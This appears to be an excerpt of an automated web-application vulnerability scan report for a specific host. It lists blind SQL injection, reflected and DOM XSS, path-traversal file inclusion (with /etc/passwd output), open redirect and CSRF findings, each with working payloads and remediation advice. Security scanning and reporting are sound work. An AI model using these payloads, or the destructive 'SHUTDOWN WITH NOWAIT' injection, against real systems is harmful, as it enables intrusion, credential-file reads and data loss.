With the results from the two payloads, the WAS scanning engine draws the conclusion that there is a blind SQL injection vulnerability. Even though there is no one called "*John' AND 1=1*" in the database the web application displays the information for "John" if a search is done with that query string.

Example:
These few lines demonstrate an insecure query that is created by appending the user-supplied data (**name**):

```
On Error Resume Next ' Page traps error and do not display it
Set oRSu = oCONv.Execute("SELECT fname, name FROM customers WHERE name = '" & Request("txtSearch") & "'")
If oRSu.BOF Or Err.Number <> 0 Then
    Response.Write "No results found!"
End If
```

If no checks are performed against the name parameter, then the query may be arbitrarily modified and sent to the database as shown in these two examples of a completed query:

```
SELECT fname, name FROM customers WHERE name='John' AND 1=1
 SELECT fname, name FROM customers WHERE name= 'John'; SHUTDOWN WITH NOWAIT
```

In the first case the database will return "*John*" since the condition **AND 1=1** is always true.

Impact: The scope of a SQL injection exploit varies greatly. If any SQL statement can be injected into the query, then the attacker has the equivalent access of a database administrator. This access could lead to theft of data, malicious corruption of data, or deletion of data.

Solution: SQL injection vulnerabilities can be addressed in three areas: input validation, query creation, and database security.

All input received from the web client should be validated for correct content. If a value's type or content range is known beforehand, then stricter filters should be applied. For example, an email address should be in a specific format and only contain characters that make it a valid address; or numeric fields like a USA zip code should be limited to five digit values.

Prepared statements (sometimes referred to as parameterized statements) provide strong protection from SQL injection. Prepared statements are precompiled SQL queries whose parameters can be modified when the query is executed. Prepared statements enforce the logic of the query and will fail if the query cannot be compiled correctly. Programming languages that support prepared statements provide specific functions for creating queries. These functions are more secure than string concatenation for assigning user-supplied data to a query.

Stored procedures are precompiled queries that reside in the database. Like prepared statements, they also enforce separation of query data and logic. SQL statements that call stored procedures should not be created via string concatenation, otherwise their security benefits are negated.

SQL injection exploits can be mitigated by the use of Access Control Lists or role-based access within the database. For example, a read-only account would prevent an attacker from modifying data, but would not prevent the user from viewing unauthorized data. Table and row-based access controls potentially minimize the scope of a compromise, but they do not prevent exploits.

Example of a secure query created with a prepared statement:
```
PreparedStatement ps = "SELECT name,email FROM users WHERE userid=?"; ps.setInt(1, userid);
```

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/validation/displayPasswordRecovery

Payload : emailAddress=123 Main St.')%20AND%20NULL%20IS%20NULL--%20&answer=1

Result : True condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.')%20AND%20NULL%20IS%20NULL--%20&answer=1

False condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.')%20AND%207%20IS%20NULL--%20&answer=1

Payload : emailAddress=123 Main St.'%20AND%20'e'LIKE'e&answer=1

Result : True condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.'%20AND%20'e'LIKE'e&answer=1

False condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.'%20AND%20'e'LIKE'f&answer=1

QID: 150012 🟥🟥🟥🟥🟥 **/ SQL Injection**

Blind SQL Injection

URL: http://134.154.14.153:8080/yuliana/validation/passwordRecovery

CWE IDs:	CWE-89
OWASP References:	A1: Injection
WASC References:	WASC-19: SQL INJECTION

Vulnerable Parameter: answer

Description:

Blind SQL injection is a specialized type of SQL injection that enables an attacker to modify the syntax of a SQL query in order to retrieve, corrupt or delete data. A successful exploit manipulates query criteria in a manner that affects the query's logic. The typical causes of this vulnerability are lack of input validation and insecure construction of the SQL query.

Queries created by concatenating strings with SQL syntax and user-supplied data are prone to this vulnerability. When any part of the string concatenation can be modified, an attacker has the ability to change the meaning of the query.

Typical detection techniques for SQL injection vulnerabilities use a payload that attempts to produce an error response from the web application. Detection based on blind SQL injection uses inference based on the differences among the application's responses to various payloads. Blind SQL does not rely on error messages, which is beneficial when testing web applications that trap errors.

How It Works:
The WAS scanning engine uses a well known methodology called "*True and False*" inference to determine if there is a blind SQL injection vulnerability. Basically, it uses two payloads: one with a "*True condition*" and another with a "*False condition*". If there is a blind SQL injection vulnerability, the query with the "True condition" payload will cause the web application to return a different response than the "False condition".

A good example of a "True condition" payload would be ' **AND 1=1**. Since 1 always equals 1, the condition is true. An example of a "False condition" payload would be ' **AND 1=2**. Since 1 does not equal 2, the condition is false.

For example, let's say there is a web application with a textbox that searches for customer names and displays the results inside a table. And let's assume that if someone searches for John there is one result only. When scanning for the blind SQL injection vulnerability, the WAS scanning engine uses two payloads:

- <u>True condition payload</u>: This injects the string **John' AND 1=1** to issue the query "*return John only if 1=1*". Since 1 always equals 1 the condition is true. The result is John, which is the same result as using the string John.

- <u>False condition payload</u>: This injects the string **John' AND 1=2** to issue the query "*return John only if 1=2*". Since 1 is never equal to 2, the condition is false. The result is nothing or "No results found".

With the results from the two payloads, the WAS scanning engine draws the conclusion that there is a blind SQL injection vulnerability. Even though there is no one called "*John' AND 1=1*" in the database the web application displays the information for "John" if a search is done with that query string.

Example:
These few lines demonstrate an insecure query that is created by appending the user-supplied data (**name**):

```
On Error Resume Next ' Page traps error and do not display it
Set oRSu = oCONv.Execute("SELECT fname, name FROM customers WHERE name = '" & Request("txtSearch") & "'")
If oRSu.BOF Or Err.Number <> 0 Then
    Response.Write "No results found!"
End If
```

If no checks are performed against the name parameter, then the query may be arbitrarily modified and sent to the database as shown in these two examples of a completed query:

```
SELECT fname, name FROM customers WHERE name='John' AND 1=1
 SELECT fname, name FROM customers WHERE name= 'John'; SHUTDOWN WITH NOWAIT
```

In the first case the database will return "*John*" since the condition **AND 1=1** is always true.

Impact: The scope of a SQL injection exploit varies greatly. If any SQL statement can be injected into the query, then the attacker has the equivalent access of a database administrator. This access could lead to theft of data, malicious corruption of data, or deletion of data.

Solution: SQL injection vulnerabilities can be addressed in three areas: input validation, query creation, and database security.

All input received from the web client should be validated for correct content. If a value's type or content range is known beforehand, then stricter filters should be applied. For example, an email address should be in a specific format and only contain characters that make it a valid address; or numeric fields like a USA zip code should be limited to five digit values.

Prepared statements (sometimes referred to as parameterized statements) provide strong protection from SQL injection. Prepared statements are precompiled SQL queries whose parameters can be modified when the query is executed. Prepared statements enforce the logic of the query and will fail if the query cannot be compiled correctly. Programming languages that support prepared statements provide specific functions for creating queries. These functions are more secure than string concatenation for assigning user-supplied data to a query.

Stored procedures are precompiled queries that reside in the database. Like prepared statements, they also enforce separation of query data and logic. SQL statements that call stored procedures should not be created via string concatenation, otherwise their security benefits are negated.

SQL injection exploits can be mitigated by the use of Access Control Lists or role-based access within the database. For example, a read-only account would prevent an attacker from modifying data, but would not prevent the user from viewing unauthorized data. Table and row-based access controls potentially minimize the scope of a compromise, but they do not prevent exploits.

Example of a secure query created with a prepared statement:
```
PreparedStatement ps = "SELECT name,email FROM users WHERE userid=?"; ps.setInt(1, userid);
```

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/validation/displayPasswordRecovery

---

Payload : emailAddress=123 Main St.&answer=1'%20AND%20'e'LIKE'e

Result : True condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.&answer=1'%20AND%20'e'LIKE'e

False condition:

http://134.154.14.153:8080/yuliana/validation/passwordRecovery

BODY
emailAddress=123 Main St.&answer=1'%20AND%20'e'LIKE'f

QID: 150013 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Browser-Specific Cross-Site Scripting (XSS)

URL: http://134.154.14.153:8080/yuliana/user/account/updateUserDetails

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	country

Description: XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in the HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Note! This specific test uses an XSS payload that takes advantage of Mozilla's HTML parsing engine. Manual confirmation of this vulnerability should use the Mozilla browser. Even though this exploits a particular Web browser, the Web application still has inadequate input filters.

Impact:	XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code in the victim's Web browser. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash, and Java applets) can be used as part of a compromise.
Solution:	Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers. Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails

---

Payload : firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3Cscript%20src%3Dhttp%3A%2F%2Flocalhost%2Fj%20&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
d>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <script src=http://localhost/j <br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails"
```

QID: 150076 🟥🟥🟥🟥⬜ **/ Cross-Site Scripting (XSS)**

DOM-Based Cross-Site Scripting (XSS)

URL: http://134.154.14.153:8080/yuliana/email/join_email_list.jsp?name=guest

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter:

Description: This is a type of HTML injection that delivers an attack payload via a property of the browser's Document Object Model (DOM). The DOM represents the rendered form of a site's web page, such as frames, tables, forms, and text. The vulnerability occurs because a web page uses JavaScript to update the DOM with an attacker-influenced value that either changes the DOM's layout or executes JavaScript of the attacker's choosing. The following example demonstrates a DOM property, document.location, that is used to update the DOM via document.write. The exploit succeeds because the browser interprets the output of document.write as HTML, which the attacker uses to inject a Vulnerable web page: Other XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message, or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

Impact: XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used as part of a compromise.

Solution: Client-side JavaScript that uses document.write or otherwise modifies the DOM based on DOM properties such as document.location or window.location.href should filter content to ensure it does not contain malicious characters.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

More information can be found at the OWASP community site.

Results

Authenticated:	Yes
Form Entry Point:	-

Payload : #<script>qjsobject.reportDOMXSS();</script>

Result :
```
document.write(unescape(document.URL.substring(pos,document.URL.length)));
    </script>guest#<script>qjsobject.reportDOMXSS();</script></div></td></tr></tbody></table></body></html>
```

Payload : #<script>qjsobject.reportDOMXSS();</script>

Result :
```
document.write(unescape(document.URL.substring(pos,document.URL.length)));
    </script>fTest#<script>qjsobject.reportDOMXSS();</script></div></td></tr></tbody></table></body></html>
```

Payload : #<script>qjsobject.reportDOMXSS();</script>

Result :
```
document.write(unescape(document.URL.substring(pos,document.URL.length)));
    </script>guest#<script>qjsobject.reportDOMXSS();</script></div></td></tr></tbody></table></body></html>
```

QID: 150011 🟥🟥🟥⬜⬜ **/ Path Disclosure**

Local File Inclusion

URL: http://134.154.14.153:8080/yuliana/partners/displayParnerLetter

CWE IDs:	CWE-22
OWASP References:	A4: Insecure Direct Object References
WASC References:	WASC-2: INSUFFICIENT AUTHORIZATION, WASC-13: INFORMATION LEAKAGE

Vulnerable Parameter:	letter
Description:	A parameter within the Web application could be modified to point to a local file on the Web server. The content of this file was displayed in the HTML response from the application.
Impact:	Local file inclusion can expose sensitive files through the Web application. Typically, any file that is readable by the user privileges associated with the Web service can be exposed. This can divulge source code, database configurations, and other sensitive information inside or outside the Web document root.
Solution:	Apply strict input validation against the parameter's value. At the very least, directory traversal characters (../ or ..\) should be disallowed.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/partners

Payload : letter=..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%00&SUBMIT=View%20Letter

Result :

```
enClub.html</option>

            <option value="SHMELP.html">SHMELP.html</option>

      </select>
      <input type="SUBMIT" value="View Letter" name="SUBMIT">
   </form>
   <div id="partnerText">
      <p>root:x:0:0:Super-User:/:/usr/bin/bash
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/
```

Payload : letter=..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&SUBMIT=View%20Letter

Result :

```
enClub.html</option>

            <option value="SHMELP.html">SHMELP.html</option>

      </select>
      <input type="SUBMIT" value="View Letter" name="SUBMIT">
   </form>
   <div id="partnerText">
      <p>root:x:0:0:Super-User:/:/usr/bin/bash
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/
```

QID: 150032 ■■■□□ **/ Information Gathered**

Session Cookie Does Not Contain The "secure" Attribute

CWE IDs:	CWE-311
OWASP References:	A7: Insecure Cryptographic Storage, A9: Insufficient Transport Layer Protection
WASC References:	WASC-4: INSUFFICIENT TRANSPORT LAYER PROTECTION

Description:	The session cookie used to identify authenticated users of the Web application does not contain the "secure" attribute.
Impact:	Cookies with the "secure" attribute are only permitted to be sent via HTTPS. Session cookies sent via HTTP expose an unsuspecting user to sniffing attacks that could lead to user impersonation or compromise of the application account.
Solution:	If the associated risk of a compromised account is high, apply the "secure" attribute to session cookies and force all sensitive requests to be sent via HTTPS.

Results

JSESSIONID=516DBACB2B4914F623C06717944AA122; path=/yuliana; domain=134.154.14.153

QID: 150033 **/ Credit Card (CC)**

Credit Card Number Pattern Identified In HTML

URL: http://134.154.14.153:8080/yuliana/relatedDocs/WVSSingleScan0225.html

CWE IDs:	CWE-201
OWASP References:	A6: Security Misconfiguration, A7: Insecure Cryptographic Storage
WASC References:	WASC-13: INFORMATION LEAKAGE
Sensitive Content:	-

Description:	Sensitive content was discovered within the web server's response. This content matches the pattern used by credit card numbers and the number has a correct checksum.
Impact:	Disclosure of this content may affect confidentiality of information.
Solution:	The content should be reviewed to determine whether it could be masked or removed.

Results

Authenticated:	Yes
Form Entry Point:	-

Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	

Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :
Result : 411111111111xxxx

Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx
Payload :	
Result :	411111111111xxxx

QID: 150042 ■■■□□ **/ Information Gathered**

Server Returns HTTP 500 Message For Request

CWE IDs:	
OWASP References:	A6: Security Misconfiguration
WASC References:	WASC-15: APPLICATION MISCONFIGURATION

Description:	During the scanning engine's crawl phase, the Web server responded with an HTTP 500 message for each link listed below. The HTTP 500 message indicates a server error.
Impact:	The presence of an HTTP 500 error during the crawl phase indicates that some problem exists in the Web site that will be encountered during normal usage of the Web application.
Solution:	Review each link to determine why the server encountered an error when responding to the link.

Results

http://134.154.14.153:8080/yuliana/user/account/updateUserDetails
http://134.154.14.153:8080/yuliana/user/account/updateUserDetails
http://134.154.14.153:8080/yuliana/registration/processUser
http://134.154.14.153:8080/yuliana/registration/processUser

QID: 150044 **/ Information Gathered**

Login Form Is Not Submitted Via HTTPS

CWE IDs:	CWE-311
OWASP References:	A7: Insecure Cryptographic Storage, A9: Insufficient Transport Layer Protection
WASC References:	WASC-4: INSUFFICIENT TRANSPORT LAYER PROTECTION

Description:	The login form's default action contains a link that is not submitted via HTTPS (HTTP over SSL).
Impact:	Sensitive data such as authentication credentials should be encrypted when transmitted over the network. Otherwise they are exposed to sniffing attacks.
Solution:	Change the login form's action to submit via HTTPS.

Results

Default form action does not submit via SSL: http://134.154.14.153:8080/yuliana/user/validation/j_security_check

QID: 150045 **/ Information Gathered**

Session Cookie Does Not Contain The "HTTPOnly" Attribute

CWE IDs:	
OWASP References:	A7: Insecure Cryptographic Storage
WASC References:	WASC-4: INSUFFICIENT TRANSPORT LAYER PROTECTION

Description:	The session cookie used to identify authenticated users of the Web application does not contain the "HTTPOnly" attribute.
Impact:	Cookies without the "HTTPOnly" attribute are permitted to be accessed via JavaScript. Cross-site scripting attacks can steal to session cookies which could lead to user impersonation or compromise of the application account.
Solution:	If the associated risk of a compromised account is high, apply the "HTTPOnly" attribute to session cookies.

Results

JSESSIONID=516DBACB2B4914F623C06717944AA122; path=/yuliana; domain=134.154.14.153

QID: 150051 **/ Information Disclosure**

Open Redirect

URL: http://134.154.14.153:8080/yuliana/partners/displayParnerLetter?site=http://www.qualys.com

CWE IDs:	CWE-601
OWASP References:	A8: Failure to Restrict URL Access
WASC References:	WASC-38: URL REDIRECTOR ABUSE
Vulnerable Parameter:	site
Description:	The web application creates a redirect based on a parameter from a querystring or form field. The redirect destination can be changed by modifying the parameter's value. Redirects are used to automatically force the web browser to request a resource from a new destination. An open redirect occurs when the redirect destination may be any host unrelated to the original web application.
Impact:	Open redirects or otherwise unvalidated redirects are often used as part of a social engineering or phishing attack because the initial malicious link sent to a victim can use a trusted, legitimate web site's URL to redirect to a link on a malicious web server.
Solution:	Verify that the redirect behavior is acceptable according to your application's security or privacy policy. This determines whether redirecting to a host unrelated to the web application is permissible. Consider moving redirect logic to server-side code that verifies the redirect destination is allowed. Further information regarding open redirects can be found at the OWASP web site at https://www.owasp.org/index.php/Top_10_2010-A10

Results

Authenticated:	No
Form Entry Point:	-

Payload :	www.qualys.com
Result :	redirect

QID: 150051 **/ Information Disclosure**

Open Redirect

URL: http://134.154.14.153:8080/yuliana/partners?site=http://www.qualys.com

CWE IDs:	CWE-601
OWASP References:	A8: Failure to Restrict URL Access
WASC References:	WASC-38: URL REDIRECTOR ABUSE

Vulnerable Parameter:	site
Description:	The web application creates a redirect based on a parameter from a querystring or form field. The redirect destination can be changed by modifying the parameter's value. Redirects are used to automatically force the web browser to request a resource from a new destination. An open redirect occurs when the redirect destination may be any host unrelated to the original web application.
Impact:	Open redirects or otherwise unvalidated redirects are often used as part of a social engineering or phishing attack because the initial malicious link sent to a victim can use a trusted, legitimate web site's URL to redirect to a link on a malicious web server.
Solution:	Verify that the redirect behavior is acceptable according to your application's security or privacy policy. This determines whether redirecting to a host unrelated to the web application is permissible. Consider moving redirect logic to server-side code that verifies the redirect destination is allowed. Further information regarding open redirects can be found at the OWASP web site at https://www.owasp.org/index.php/Top_10_2010-A10

Results

Authenticated:	No
Form Entry Point:	-

Payload :	www.qualys.com
Result :	redirect

QID: 150067 ■■■□□ **/ Information Gathered**

Links Discovered During User-Agent and Mobile Site Checks

CWE IDs:
OWASP References:
WASC References:

Description:	Links were discovered via requests using an alternate User-Agent or guessed based on common mobile device URI patterns. The scanner attempts to determine if the Web application changes its behavior when accessed by mobile devices. These checks are based on modifying the User-Agent, changing the domain name, and appending common directories. The extra links discovered by the Web application scanner during User-Agent manipulation are provided in the Results section.
Impact:	The Web application should apply consistent security measures irrespective of browser platform, type or version used to access the application. If the Web application fails to apply security controls to alternate representations of the site, then it may be exposed to vulnerabilities like cross-site scripting, SQL injection, or authorization-based attacks.
Solution:	No specific vulnerability has been discovered that requires action to be taken. These links are provided to ensure that a review of the web application includes all possible access points.

Results

Unique content discovered during user-agent and common mobile device specific subdomains and paths manipulation: User-Agent: Mozilla/5.0 (Windows; U; Windows
rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3 (.NET CLR 3.5.30729)
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.45
CLR 3.5.30729)
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.835.202 Safari/535.1
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/531.22.7 (KHTML, like Gecko) Version/4.0.5 Safari/531.22.7
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50
http://134.154.14.153:8080/yuliana/
User-Agent: Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_3_3 like Mac OS X; en-us) AppleWebKit/533.17.9 (KHTML, like Gecko) Version/5.0.2 Mobile/8J2 Safari/653
http://134.154.14.153:8080/yuliana/
User-Agent: Opera/9.80 (IPhone; Opera Mini/5.0.019802/886; U; en) Presto/2.4.15
http://134.154.14.153:8080/yuliana/
User-Agent: BlackBerry9700/5.0.0.405 Profile/MIDP-2.1 Configuration/CLDC-1.1 VendorID/102
http://134.154.14.153:8080/yuliana/

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=pf01

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	-

Payload :

Result : comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request.
The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value.

N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/validation/displayPasswordRecovery

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	-

Payload :

Result : comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request.
The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value.

N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	
Result :	comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request. The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value. N/A

Payload :	
Result :	comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request. The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value. N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/cart/displayQuickOrder

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=8601

Payload :	
Result :	comment: The form re-submission with different set of cookies failed. This may imply that the form does not contain any CSRF countermeasures. N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/user/review/displayReview

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	-

Payload :

Result : comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request.
The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value.

N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

